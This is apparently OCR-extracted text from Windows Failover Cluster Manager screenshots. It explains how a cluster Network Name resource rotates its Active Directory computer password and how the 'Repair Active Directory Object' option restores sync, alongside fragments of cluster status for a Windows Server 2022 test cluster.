
One of the responsibilities of cluster Network Name resource is to rotate the password of the computer object in Active Directory associated with it. When the Network Name resource is online, it will rotate the password according to domain and local machine policy (which is 30 days by default).



If the password is different from what is stored in the cluster database, the cluster service will be unable to logon to the computer object and the Network Name will fail to come online. This may also cause issues such as Kerberos errors, failure to register in a secure DNS zone, and live migration to fail.



The Repair Active Directory Object option is a recovery tool to re-synchronize the password for cluster computer objects. It can be found in Failover Cluster Manager (CluAdmin.msc) by right-clicking on the Network Name, selecting More Actions..., and then clicking Repair Active Directory Object.



Current Host Server: test-cluster2 **Subnets:** 1 IPv4 and 0 IPv6

Recent Cluster Events: None in the last 3 hours

Witness: Cluster Disk 1


Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Name	Status	Information
Server Name		
⊟ Name: clu	Offline	
IP	Online	
Storage		
⊞ Cluste	Online	

cluster.ludus.domain: Name: cluster

Windows Server 2022 Standard Evaluation
Windows License valid for 167 days
Build 20348.fe_release.210507-1500


2:03 AM
7/28/2025



Cluster Core Resources

